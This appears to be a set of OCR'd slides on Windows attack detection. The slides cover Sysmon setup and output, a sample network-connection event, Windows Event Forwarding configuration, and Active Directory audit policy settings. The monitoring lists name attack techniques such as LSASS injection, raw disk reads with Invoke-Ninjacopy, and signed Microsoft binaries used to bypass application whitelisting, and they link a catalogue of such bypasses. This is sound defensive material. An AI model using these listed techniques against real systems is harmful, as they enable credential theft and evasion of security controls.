  - File creation time changes (may be attack activity, may be zip extraction)
  - Network connections (look for suspicious program activity)
  - RawAccess read (Invoke-Ninjacopy.ps1)
  - Sysmon service change
- Identify common attack activity
  - Monitor network activity for specific applications (notepad.exe)
  - Winlogon & LSASS injection
  - Ignore Microsoft signed image loads*

Interesting Microsoft Binaries to Monitor


- ClickOnce Applications
  - dfsvc.exe (dfshim.dll)
- InstallUtil.exe
- Msbuild.exe
- Regsvr32.exe
- Rundll32.exe
- Bitsadmin.exe

https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt



```
PS C:\> c:\programs\sysmon64.exe -i -n -accepteula


System Monitor v6.01 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

```
PS C:\> sysmon -c


System Monitor v6.01 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                  Sysmon
 - Driver name:                   SysmonDrv
 - HashingAlgorithms:             SHA1
 - Network connection:            enabled
 - Image loading:                 disabled
 - CRL checking:                  disabled
 - Process Access:                disabled

No rules installed
```



Event 3, Sysmon

```
Network connection detected:
UtcTime: 2017-04-19 21:12:15.334
ProcessGuid: {fe520315-d256-58f7-0000-00109e446e12}
ProcessId: 11712
Image: C:\Windows\System32\notepad.exe
User:             \sean
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.23.213
SourceHostname:
SourcePort: 62914
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 151.101.32.133
DestinationHostname:
DestinationPort: 443
DestinationPortName: https
```

```
PS C:\> ping raw.githubusercontent.com

Pinging github.map.fastly.net [151.101.32.133] with 32 bytes of data:
Reply from 151.101.32.133: bytes=32 time=16ms TTL=56
Reply from 151.101.32.133: bytes=32 time=114ms TTL=56
Reply from 151.101.32.133: bytes=32 time=40ms TTL=56
Reply from 151.101.32.133: bytes=32 time=18ms TTL=56
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	4/19/2017 5:12:16 PM
Event ID:	3	Task Category:	Network connection detected (rule: NetworkConnect)

Windows Event Forwarding: WEF FTW!


- Configure WEF server by enabling WinRM (`winrm qc`) & Event Collector service
- Configured clients via GPO
  - Computer>Policies>Admin Templates>Windows Components>Event Forwarding>Configure target subscription manager
  - Computer>Policies>Admin Templates>Windows Components>Event Log Service>Security> Configure log access
- Pros
  - No agent/certificates required (WinRM with Kerberos)
  - Configure WEF via Group Policy
  - Forward specific events to central logging server(s) then on to SIEM
  - GUI to configure events for WEF to push to collector (XML behind the scenes)
- Cons
  - Initial learning curve
  - Not fault tolerant (no, DNS RR doesn’t work)

https://aka.ms/wef

Auditing for Attack Activity

Active Directory (DC) Logging

- Originally 9 audit settings.
- WinVista/2008+: Advanced Audit Policy Settings
  - 53 new settings provides more granular auditing.
- Win7/2008R2+: Special Logon auditing (Event ID 4694)
  - Track logons to the system by members of specific groups.
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit registry



Audit: Force audit policy subcategory settings (Windows Vista or l... ? ✕


Security Policy Setting | Explain

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings


☑ Define this policy setting:

● Enabled

○ Disabled



- Advanced Audit Policy Configuration
  - Audit Policies
    - Account Logon
    - Account Management
    - Detailed Tracking
    - DS Access
    - Logon/Logoff
    - Object Access
    - Policy Change
    - Privilege Use
    - System
    - Global Object Access Auditing



Advanced Audit Configuration

Account Logon

Policy	Setting
Audit Credential Validation	Success, Failure
Audit Kerberos Authentication Service	Success, Failure
Audit Kerberos Service Ticket Operations	Success, Failure

Account Management

Policy	Setting
Audit Computer Account Management	Success, Failure
Audit Other Account Management Events	Success, Failure
Audit Security Group Management	Success, Failure
Audit User Account Management	Success, Failure

Detailed Tracking

Policy	Setting
Audit DPAPI Activity	Success, Failure
Audit Process Creation	Success, Failure

DS Access


Policy	Setting
Audit Directory Service Access	Success, Failure
Audit Directory Service Changes	Success, Failure

Logon/Logoff


Policy	Setting
Audit Account Lockout	Success
Audit Logoff	Success
Audit Logon	Success, Failure
Audit Other Logon/Logoff Events	Success, Failure
Audit Special Logon	Success, Failure

Policy Change

Policy	Setting
Audit Audit Policy Change	Success, Failure
Audit Authentication Policy Change	Success, Failure



